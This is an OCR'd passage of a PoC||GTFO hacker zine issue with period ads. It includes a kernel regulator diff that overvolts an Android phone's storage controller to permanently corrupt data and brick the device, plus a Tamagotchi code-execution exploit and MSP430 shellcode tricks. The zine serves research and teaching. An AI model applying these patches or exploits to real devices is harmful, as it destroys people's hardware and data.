


Figure 1.3: Napkins 1 and 2




Figure 1.4: Napkins 3 and 4

1:6 Burning a Phone

by Josh "@m0nk" Thomas

Earlier this year, I spent a couple months exploring exactly how power routing and battery charging work in Android phones for the DARPA Cyber Fast Track program. I wanted to see if I could physically break phones beyond repair using nothing more than simple software tricks and I also wanted to share the path to my results with the community. I'm sure I will talk at some point about the entire project and its specific targets, but tonight I want to simply walk through breaking a phone, see what it learns us and maybe spur some interesting follow on work in the process.

Because it's my personal happy place, our excursion into kinetic breakage will be contained to the pseudo Linux kernel that runs in all Android devices. More importantly, we will focus the `arch/arm/mach-msm` subsystem and direct our curiosity towards breaking the commonplace NAND Flash and SD Card hardware components. A neighbor specifically directed me not to include background information in this write-up, but we have to start somewhere prior to frying and disabling hardware internals and in my mind the logical starting point is the common power regulation framework.

The Linux power regulation framework is surprisingly well documented, so I will simply point a curious reader to the kernel's documentation.[9] For the purpose of breaking devices, all we really need to understand at the onset are these three things.

- The framework defines voltage parameters for specific hardware connected to the PCB.

[9] `Documentation/power/regulator/overview.txt`

- The framework regulates PMIC and other control devices to ensure specific hardware is given the correct voltages.
- The framework directly interacts with both the kernel and the physical PCB, as one would expect from a (meta) driver

It's also worth noting that the PCB has some (surprisingly limited) hardwired protections against voltage manipulations. Further, the kernel has a fairly robust framework to detect thermal issues and controls to shut down the system when temperature thresholds are exceeded.


So, in essence, we have a system with a collection of logical rules that keep the device safe. This makes sense.

Glancing back at our target for attack, we should quickly consider end result potentials. Do we want to simply over volt the NAND chip to the point of frying all the data or do we want something a little more subtle? To me, subtle is sexy, so let's walk though simply trying to ensure that any NAND writes or reads corrupt any data in transit or storage.

On the Sony Xperia Z platform, all NAND Flash and all SD-Card interactions are actually controlled by the Qualcomm MSM 7X00A SDCC hardware. Given we RTFM'd the docs above, we simply need to implement a slight patch to the kernel:

```
project kernel/sony/apq8064/
diff --git a/arch/arm/mach-msm/board-sony_yuga-regulator.c
           b/arch/arm/mach-msm/board-sony_yuga-regulator.c

-- RPM_LDO(L5, 0, 1, 0, 2950000, 2950000, NULL, 0, 0),
++ RPM_LDO(L5, 0, 1, 0, 5900000, 5900000, NULL, 0, 0),

-- RPM_LDO(L6, 0, 1, 0, 2950000, 2950000, NULL, 0, 0),
++ RPM_LDO(L6, 0, 1, 0, 5900000, 5900000, NULL, 0, 0),
```

Wow that was oddly easy, we simply upped the voltage supplied to the 7X00A from 2.95V to 5.9V. What did it do? Well, given this specific hardware is unprotected from manipulation



All Games and Good Times are more fun for the boy with a

BROWNIE

This camera works just like its cousin, the Kodak. The same men who make the Kodaks make the Brownies, in the Kodak factories. That's why they are so well made and so easy to use. Of course the Brownies are all by daylight cameras and any boy can develop his own films in the Brownie developing box.

BROWNIES, $1.00 to $12.00.

EASTMAN KODAK COMPANY,

Your dealer will give or we will send free copy of Brownie Book.

ROCHESTER, N. Y., *The Kodak City.*

across the power band at the PCB layer and at the internal silicon layer, we just ensured that all voltage pushed to the NAND or SD-Card during read / write operations is well above the defined specification. The internal battery can't actually deliver 5.9V, but the PMIC we just talked to will sure as hell try and our end result is a NAND Flash chip that corrupts nearly every block of storage it attempts to write or read. Sometimes the data comes back from a read request normal, but most of the time it is corrupted beyond recognition. Our writes simply corrupt the data in transit and in some cases bleed over and corrupt neighbor data on storage.

Overall, with two small values changed in the code base of the kernel we have ensured that all persistent data is basically unusable and untrustworthy. Given the PMIC devices on the phone retain the last valid setting they've used, even rebooting the device doesn't fix this problem. Rather, it actually makes it much worse by corrupting large swaths of the resident codebase on disk during the read operation. Simply, we just bricked a phone and corrupted all data storage beyond repair or recovery.

If instead of permanently breaking the embedded storage hardware we wanted to force the NAND to hold all resident data unscathed and ensure that the system could not boot or clean itself, we simply need to under-volt the controller instead of upping the values.

1:7 A Sermon concerning the Divinity of Languages; or, Dijkstra considered Racist

an epistle from the Rt. Rvd. Pastor Manul Laphroaig,
for the Beloved Congregation
of the First United Church of the Weird Machines

Indulging in some of The Pastor's Finest, I proclaim to my congregation that there is divinity in every programming language.

– — — – — — — — — – — –

"But," they ask, "if there is divinity in all languages, where is the divinity in PHP? Though advertised as a language for beginners, it is impossible for even an expert to code in it securely."

Pouring myself another, I say, "PHP teaches us that memory-safe string concatenation is just as dangerous as any stupid thing a beginner might do in C, but a hell of a lot easier to exploit. My point is not in that PHP is so easy to write, as it isn't easy to write safely; rather, the divinity of PHP is in that it is so easy to exploit! Verily I tell you, dozens of neighbors who later learned to write good exploits first learned that one program could attack another by ripping off SQL databases through poorly written PHP code.

"If a language like PHP introduces so many people to pwnage, then that is its divinity. It provides a first step for children to learn how program execution goes astray, with control and data so easy to mangle."

– — — – — — — — — – — –

"But," they ask, "if there is divinity in all languages, where is the divinity in BASIC? Surely we can mock that hellish language. Its line numbers are ugly, and the gods themselves laugh at how it looks like spaghetti."

Pouring myself another, I proclaim, "The gods do enjoy a good laugh, but not at the expense of BASIC! While PHP is aimed at college brogrammers, BASIC is aimed at children. Now let's think this through carefully, without jumping to premature conclusions.


"BASIC provides a learning curve like a cardboard box, in that when trapped insider a clever child will quickly learn to break out. In the first chapter of a BASIC book, you will find the standard Hello World.

```
10 PRINT "Hello World"
```

"Groan if you must, but stick with me on this. In the sixth chapter, you will find something like the following gem.

```
250 REM This cancels ONERR in APPLE DOS
260 POKE 216, 0
```

"Sit and marvel," I say, "at how dense a lesson those two lines are. They are telling a child to poke his finger into the brain of the operating system, in order to clear an APPLE DOS disk error. How can C or Haskell or Perl or Python begin to compete with such educational talent? How advanced must you be in learning those languages to rip a constant out of the operating system's


GENERATING SOUNDS

As you have seen,

PEEK (-16336)

clicks the speakers of the APPLE II.

POKE -16336,0

will also click the speaker , and any program which repeatedly **PEEK**s or **POKE**s the address –16336 will produce a steady tone.

Figure 1.5: Excerpt from Apple][Basic Programming (1978)

brain, like PEEK(222) to read the error status or POKE 216, 0 to clear it?"

A student then asks, "But the code is so disorganized! Professor Dijkstra says that all code should be properly organized, that GOTO is harmful and that BASIC corrupts the youth."

Pouring myself another, I say "Dijkstra's advice goes well enough if you wish to program software. It is true that BASIC is a horrid language for writing complex software, but consider again the educational value of spaghetti code.

"Dijkstra says that a mind exposed to BASIC can never become a good programmer. While I trust his opinions on algorithms, his thoughts on BASIC are racist horse shit.

"A mind which has **not** been exposed to BASIC will only with great difficulty become a reverse engineer. What does a neighbor who grew up on BASIC spaghetti code think when he first reads unannotated disassembly? As surely as the Gostak distims the Doshes, he knows that he's seen worse spaghetti code and this won't be much of a challenge!

"Truly, I am in as much awe of the educational genius of BASIC as I am in awe of the incompetence of the pedagogues who lock children in a room with a literate adult for a decade, finding those children to still be unable or unwilling to read at the end. Lock a child in a room with an APPLE][and a book on BASIC, and in short order a reverse engineer will emerge.

"There is divinity in all languages, but BASIC might very will be the most important for teaching our profession."

– — — – — — — — – — –

"But," they ask, "if there is divinity in all languages, where is the divinity in Java?"

Pouring myself another, I drink it slowly. "The lesson is over for today."

2 The Children's Bible Coloring Book of PoC||GTFO

2:1 Ring them Bells!

In PoC||GTFO 2:2, Pastor Laphroaig preaches that in the tradition of Noah and of Howard Hughes, we should build our own fucking birdfeeders. Perhaps, dear reader, it will inspire you to build your own Glomar Explorer and salvage a derelict Soviet submarine from the ocean floor?


Brother Myron Aub takes a break from his evangelical promotion of Graphitics to teach us a little about the PGP Message format in PoC||GTFO 2:3. It turns out that RFC 4880 gives him just enough room to encode an LZ-compression quine within a message, and the PGP interpreter is just "smart"[1] enough to

[1]Because things marketed as "smart" usually aren't, at least not for the buyer's benefit. Truly, the world does occasionally need reminding that stupid is as stupid does.

keep decoding it 'till the cows come home. Perhaps other weird machines remain to be found?

Natalie Silvanovich shares in PoC||GTFO 2:4 her techniques for reliably dropping shellcode into the Tamagotchi's 6502 controller from malicious plugin cartridges. Her exploit requires a number of nifty tricks, not least of which is that the some bits of the program counter are ignored in this architecture, so her victim executes the right code from the wrong address! It is feared that this technology might be used by the Royal Canadian Mounted Police to fuel a Cyber War of 1812 against the State of New Hampshire and the People's Republic of Vermont. Both American and Canadian neighbors can rest assured that this one would have the same winner as the original, Non-Cyber War of 1812.

Travis Goodspeed shares a grab-bag of tricks for exploiting microcontrollers in PoC||GTFO 2:5. Learn how to combine a



Write and a Checksum primitive with weirder properties of Flash memory into a bitwise Read primitive when exploiting microcontrollers, how to NOP-out instructions without erasing Flash pages, and how to use bootloader ROMs for a return-to-libc attack.

Bx Shapiro had a nifty article in PoC||GTFO 0:5 in which she showed how to return from ELF to libc. That article ended with a challenge to our readers, asking you fine folks to figure out how in living hell parameters could be passed to the function being called. In PoC||GTFO 2:6, she rises to her own challenge, showing you how to call `putchar()` from an ELF Weird Machine without having any of your own native code.

Dave Weinstein in PoC||GTFO 2:7 explains why `POKE 62975, 0` will brick a Trash 80 Model 100 until that poor machine is put out its misery by a cold reset. Feel free to try it out in your emulator and consider that many Automatic Exploit Generators aren't very good at predicting the effects of a write-once-anywhere vuln.

Ange Albertini explains the internal organization of this issue's PDF in PoC||GTFO 2:8. Curious readers might want to run `qemu-system-i386 -fda pocorgtfo02.pdf` in order to experience all the neighborliness that this issue has to offer.

In PoC||GTFO 1:2, Dan Kaminsky shared with us a 4-line RNG for Javascript, challenging our readers to exploit it. It had no whitening, no scrambling, and no other defenses, so any weakness in the principle ought to have been exploitable. In proper PoC||GTFO fashion, Joernchen demonstrates such a vulnerability in PoC||GTFO 2:9, by observing that some versions of Firefox bias toward producing bytes of low Hamming weight.

PoC||GTFO 2:10 contains Ben Nagy's latest masterpiece, sure to get you, dear reader, on all sorts of watchlists. We halfheartedly apologize to any of our readers at spooky agencies who have to explain having this poem to their employers.

2:2 A Parable on the Importance of Tools; or, Build your own fucking birdfeeder.

an epistle from the Rt. Rvd. Pastor Manul Laphroaig,
to the Beloved Congregation
of the First United Church
of the Weird Machines.

Grace and Peace to you!

Once there was a wine-maker named Noah, the sort of fella you'd be happy to share a beer with. He made damned good wine, but one day he started building a boat.

"Why are you building that?" they'd ask, "Are the voices in your head telling you that it's gonna rain?"

"Nope," he'd say, "Just toolin' around."

They showed him yacht catalogs and boating magazines. "Look, man, you can just buy one at the store."

"Haven't got the money," he'd say and then get back to building the frame or bending boards for the hull.

"Well, you could afford to rent a boat for the weekend."

Now Noah was a patient guy, but everyone has his limit. "I'm building my own fucking birdfeeder," he'd say, "because they've got wood at the store."

And there was a fella named Howard Hughes, a crazy old millionaire. Back in the thirties, he built his own air force to film

a movie about the first World War, so during the forties, when Roosevelt needed an air force of his own, he bought Howie's.

Howie Hughes built other birdfeeders. He made the H4 Hercules, the world's largest airplane and a damned big boat, out of wood. It was five stories tall with a hundred meter wingspan. First flying in 1947, nothing approaching its size was seen for another forty years.

During the cold war, when the CIA wanted to recover a sunken Soviet submarine, K-129, they called ol' Howie up. "Howie," they said, "We've gotta keep this real quiet. Don't tell anyone."

So the next day, Howard Hughes held a press conference! "There are giant blobs of copper on the ocean floor," he lied, "and I'm building a big-ass boat with a big-ass crane to pick them up and drop them on the deck. It'll be so efficient that I'll put the other copper mines out of business."

So while folks were scrambling to invest in his copper company and divest from the real ones, Howie built the Hughes Glomar Explorer. True to his word it was a big-ass boat with a big-ass crane, but instead of picking up copper blobs it lifted that submarine off the ocean floor and dropped it on the deck.

How could he do these things? Because he built his own fucking birdfeeders, that's how.

So when you're tooling around with a from-scratch tool, your own hex editor or interactive disassembler, and your neighbors tell you to use 010 or to use IDA or to use this or use that, do what Noah and Howie would do. Look 'em in the eye and say,

"I'm building my own fucking birdfeeder."


WANTED
ELECTRONIC Technicians
TO BE TRAINED
for NEW
Nation-Wide Service Program!
CAREER OPENINGS
Await Qualified Technicians
. . . at BOTH the Junior and Senior Level, in the installation and maintenance of Electronic Equipment.
These are definitely of interest to exceptionally capable men of above average intelligence who are anxious to PROVE their capacity to advance to posts of greater responsibilities in the e-x-p-a-n-d-i-n-g, challenging field of electronics.
Salaries commensurate with your experience plus liberal per diem living costs & travel allowances, plus these company benefits: Cooperative Educational Aid — Liberal Pension Plan and all the usual Health and Hospitalization Benefits for YOU and your Family.
BURROUGHS MEANS BUSINESS!
Get The Details Now. Call or Write The Burroughs Placement Manager For An Appointment.
Burroughs
RESEARCH CENTER
Paoli, Pa. • Suburban Philadelphia • Paoli 3500

2:3 A PGP Matryoshka Doll

by Brother Myron Aub

Take out your favourite matryoshka doll, neighbour. Now piece by piece, open it until you can open it no longer. Every piece is smaller and closer to the end of the experience, and then—it stops: you can open the smallest piece no more.

But beware, neighbour! Not all matryoshka dolls behave like this. Some matryoshka craftsneighbours are tempted by the devil's lures. They see no farther than the devil's unholy promises of extensibility and compactness when they craft a matryoshka doll that can compress a larger one to fit within it! And our good neighbour Phil Zimmerman fell prey to this lure when designing the PGP doll format.[2]

When you want to send a message, you must first stuff it into a literal doll. You can then enclose that in an encrypted doll, a signed doll, or a compressed doll. How do you assemble these together? However you please! You can put your literal doll inside a signed doll inside an encrypted doll inside a compressed doll. Naturally, ciphertext compresses poorly, so this would be a stupid way to nest a PGP matryoshka doll. Normally you put your literal doll inside a signed doll inside a compressed doll inside an encrypted doll, but you can do it stupidly if you like.

And how do you open a PGP matryoshka doll? Since the sender could have assembled it however they pleased, you must be ready for anything. If you see an encrypted doll, you decrypt it and open the enclosed smaller doll. If you see a signed doll, you verify its signature—throwing it away if it fails to verify—and open the enclosed smaller doll. If you see a literal doll, you're done and you read the message.

[2]RFC 4880, OpenPGP Message Format

But what if you get a compressed doll? You decompress it—and hope there are no vulnerabilities in your system's zlib—but unless some idiot tried to compress ciphertext, the enclosed doll will be *bigger* than the doll you just opened.

"Surely," you say, "if someone assembled a PGP doll for me, it must have a literal doll buried inside it!" But no, my poor, naïve neighbour! There is no rule that all PGP dolls be assembled like that. With the help of our neighbourly neighbour Russ Cox,[3] and with a dab of holy water to dispel the devil's temptations to misuse this black magic, we can craft a voodoo PGP doll from a quine, a self-reproducing program written in the *Lempel-Ziv compression language*, that bites any who naïvely try to open it up.[4]


Our neighbour Tavis Ormandy discovered similar unholiness in IPsec.[5] What other matryoshka dolls can you turn into voodoo dolls, good neighbour?

---

[3] Russ Cox, Zip Files All the Way Down, 2010-03-18

[4] `unzip pocorgtfo02.pdf 'pgpquine/*'`

[5] Tavis Ormandy, BSD derived RFC 3173 IPcomp encapsulation will expand arbitrarily nested payload, CVE-2011-1547, posted to full-disclosure 2011-04-01.



Hey kids!
Can you reverse engineer shellcode from the picture?

2:4 Reliable Code Execution on a Tamagotchi

by Natalie Silvanovich

Tamagotchis are an excellent target for reverse engineering for a number of reasons: They have a limited number of inputs and outputs, they run on a poorly documented 6502 microcontroller and they're, well, Tamagotchis. Recently, I discovered a technique for reliably executing foreign code on a Tamagotchi.

Let's begin at the beginning. Modern Tamagotchis run on a GeneralPlus GPLB52X LCD controller, a lightweight 6502 controller that uses an internal mask ROM for all code and some data. This means that exploitation is necessary to free the Tamagotchi from the shackles of its read-only code. Also, in the absence of any debug outputs, code execution provides valuable insight into the internals of the Tamagotchi and its MCU.

There are four inputs into a Tamagotchi that can be manipulated by the user. (1) The buttons, (2) the EEPROM that saves the Tamagotchi state across resets, (3) the IR interface and (4) certain accessories containing external SPI memory called figures. Attempts to find useful bugs in the EEPROM and IR interface were unsuccessful, so I moved onto the figures. Eventually I found an exploitable bug in how the Tamagotchi processes figure data.

When attached to a Tamagotchi, figures add extra functionality, such as games or items. So attaching a figure might allow your Tamagotchi to play shuffleboard, purchase a vacuum cleaner or attend 30C3. The bug I found was in the processing of game data. Game logic is not actually included in the figure data; rather, the figure provides an index to the game logic in

the Tamagotchi's mask ROM.[6] Changing this index causes some very strange behavior. If the index is an expected value, from `0` to about `0x20`, a game will be played as expected, but for higher indexes, the device will freeze, requiring a reset. Even stranger, if the index is very high (`0xD8` or higher), the Tamagotchi jumps to a different, valid screen, such as feeding the Tamagotchi or giving it a bath, and the Tamagotchi functions normally afterwards. This made me suspect that the game index was used as an index into a jump table and that freezing was due to jumping to an invalid location.

With no way to gain additional information about the cause of the behavior, and about 200 possible vulnerabilities, it made sense to to fill up as much memory as possible up with a NOP sled, try all possible indexes, and hope that one caused a jump to the right location. Unfortunately, the only memory controllable by the figure is the LCD RAM, so I filled that with NOPs and shellcode. (The screen data starts at `0x1C80` in the figure memory, and maps to `0x1000` in the Tamagotchi memory, for people trying this at home.) After several tries and some fiddling the shellcode, index `0xD4` lead to very unreliable code execution. This code execution allowed me to perform a complete ROM dump of the Tamagotchi, which in turn led to the ability to better analyze the bug.

The following code contains the vulnerability. Please note that the current state (`current_state_22`) is set from the game index without validation.

[6] The important index is located at address `0x18` in figure memory.

```
seg004:4E2E                 LDA     byte_1A4
seg004:4E31                 BEQ     loc_44E39
seg004:4E33                 LDA     gameindex2
seg004:4E36                 JMP     loc_44E3C
seg004:4E39                 LDA     gameindex1
seg004:4E3C                 CLC
seg004:4E3D                 ADC     #$27 ;
seg004:4E3F                 STA     current_state_22
seg004:4E41                 JMP     locret_44E4C
```

The main Tamagotchi execution loop checks the state based on a timer interrupt, then makes a state transition if the state has changed. The state transition is as follows.

```
ROM:EFE8                    LDX     current_state_22
ROM:EFEA                    LDA     $F00E,X
ROM:EFED                    STA     change_page
ROM:EFF0                    STA     current_page
ROM:EFF2                    BEQ     loc_F001
ROM:EFF4                    LDA     #0
ROM:EFF6                    STA     off_34
ROM:EFF8                    LDA     #$40 ; '@'
ROM:EFFA                    STA     off_34+1
ROM:EFFC                    LDA     current_state_22
ROM:EFFE                    JMP     (off_34)
```

In essence, the Tamagotchi looks up the page of the state in a table at `0xF00E`, then jumps to address `0x4000` in that page. Looking at this code, it is clear why my first exploit was unreliable. `0xD4 + 0xF00E + 0x27` is `0xF109`, which resolves to a value of `0x3C`. Since the Tamagotchi only has 19 pages, this is an invalid page number. Testing what would happen if the MCU was provided an invalid page, addresses `0x4000` and up resolved to `0xFF`.

This means that there are two possibilities of how this exploit works. Either the

memory addresses are floating and sometimes end up with values that, when executed, send the instruction pointer to the LCD RAM, or the undefined instruction `0xFF`, when executed, puts the instruction pointer into the right place, sometimes. Barring bizarreness beyond my wildest imagination, neither of these possibilities would allow for the exploit to be made more reliable though manipulation of the figure data.

Instead, I looked for a better index to use, which turned out to be `0xCD`. `0xCD + 0xF00E + 0x27` is `0xF102`, which maps to part of the LCD segment table, which has a value of 4. Jumping to `0x4000` in page 4 immediately indexes into another page table.


```
seg004:4000                     LDA     #$D
seg004:4002                     STA     $34
seg004:4004                     LDA     #$40 ; '@'
seg004:4006                     STA     $35
seg004:4008                     LDA     $22
seg004:400A                     JMP     jump_into_table_D27F
```

This index is also out of range, and indexes into a code section:

```
seg004:41F5                     INC     $11E
```

Interpreted as a pointer, however, this value is `0x1EEE`. The LCD RAM range is from `0x1000` to `0x1200`, but fortunately, bits 2-7 of the upper byte of addresses in the `0x1000-0x2000` range are ignored, so reading `0x1EEE` returns the value at `0x10EE`. This means that playing a game with the index of `0xCD` will execute code in the LCD RAM every time!

While reading PoC||GTFO obligates you to share a copy with a neighbour, trying this on your own Tamagotchi is only strongly recommended. Further instructions can be found by unzipping `pocorgtfo02.pdf`.



"The ancient teachers of this science promised impossibilities and performed nothing. The modern masters promise very little; they know that metals cannot be transmuted and that the elixir of life is a chimera but these philosophers, whose hands seem only made to dabble in dirt, and their eyes to pore over the microscope or crucible, have indeed performed miracles. They penetrate into the recesses of nature and show how she works in her hiding-places. They ascend into the heavens; they have discovered how the blood circulates, and the nature of the air we breathe. They have acquired new and almost unlimited powers; they can command the thunders of heaven, mimic the earthquake, and even mock the invisible world with its own shadows." – Shelley 3:16

2:5 Some Shellcode Tips for MSP430 and Related MCUs

by Travis Goodspeed

Howdy y'all,

I'm writing this to introduce you as an exploiter of desktops and servers to some of the tricks that I've used in writing shellcode for microcontrollers, with examples from the MSP430 in particular. You can try most of these examples on a GoodFET or Facedancer board, and many of them are portable to other embedded targets, such as AVR or the lower-end ARM devices.

Flash Patching is Weird

In Unix and Windows, you are used to processes operating within virtual memory. On a microcontroller, they often run directly in physical memory, so the rules are rather different. It helps to take the German approach, learning all of the rules to get away with things that ought to be illegal.

The first difference you'll run into on the MSP430 is that code runs in-place from Flash memory. Flash has some very different rules from RAM, because it's a different technology and a proper programmer knows better than to rely on layers of abstraction.

- Flash is erased to ones as segments or globally, never as bytes or words.
- Flash writes *clear* bits at word granularity, but can't set them.
- Flash writes require a safety password to be written into a register.

Thus, to do a normal write to Flash, an MCU programmer is taught to first disable the Flash write protection and configure the right special-function registers, then erase the entire page, then rewrite the entire page. Many programmers never bother, opting for an external memory chip or relying on battery-backed RAM.

To make smaller changes, there's another option. After disabling Flash, a neighbor could clear individual bits rather than rewriting the entire page. This is handy for regular developers to do what's called EEPROM Emulation, which emulates memory that can be written bytewise, but it's also damned useful when patching code in-place.

For example, Figures 2.1 and 2.2 show that `0x3Cxx` is an unconditional Jump while `0x38xx` is a conditional Jump if Less Than instruction. If we overwrite a JMP instruction with `0x3BFF`, it will have the effect of bitwise ANDing that instruction with `0x3BFF`, changing the `3C` opcode to `38` while retaining the jump offset.

Since MSP430 instructions are 16-bit word aligned, the 10-bit PC offset is multiplied by two and then added to the program counter. `0x3FFF` is an unconditional jump backward by one word, or an unconditional infinite while loop. If you zero-out the offset by overwriting the instruction with `0x3C00`, you can turn any jump instruction into a NOP.

When attacking a poorly protected bootloader, you might find yourself with the ability to write and to checksum, but not to read. If you can write without erasing, then writing all 1's with a single 0 will change the checksum if and only if that bit previously was a 1. Repeating for each bit of Flash is slow, but it might get you a firmware dump.

	000	040	080	0C0	100	140	180	1C0	200	240	280	2C0	300	340	380	3C0
0xxx																
4xxx																
8xxx																
Cxxx																
1xxx	RRC	RRC.B	SWPB		RRA	RRA.B	SXT		PUSH	PUSH.B	CALL		RETI			
14xx																
18xx																
1Cxx																
20xx	JNE/JNZ															
24xx	JEQ/JZ															
28xx	JNC															
2Cxx	JC															
30xx	JN															
34xx	JGE															
38xx	JL															
3Cxx	JMP															
4xxx	MOV, MOV.B															
5xxx	ADD, ADD.B															
6xxx	ADDC, ADDC.B															
7xxx	SUBC, SUBC.B															
8xxx	SUB, SUB.B															
9xxx	CMP, CMP.B															
Axxx	DADD, DADD.B															
Bxxx	BIT, BIT.B															
Cxxx	BIC, BIC.B															
Dxxx	BIS, BIS.B															
Exxx	XOR, XOR.B															
Fxxx	AND, AND.B															

Figure 2.1: MSP430 Instruction Set, from the MSP430X2xx Family User's Guide

Efficient Shellcode

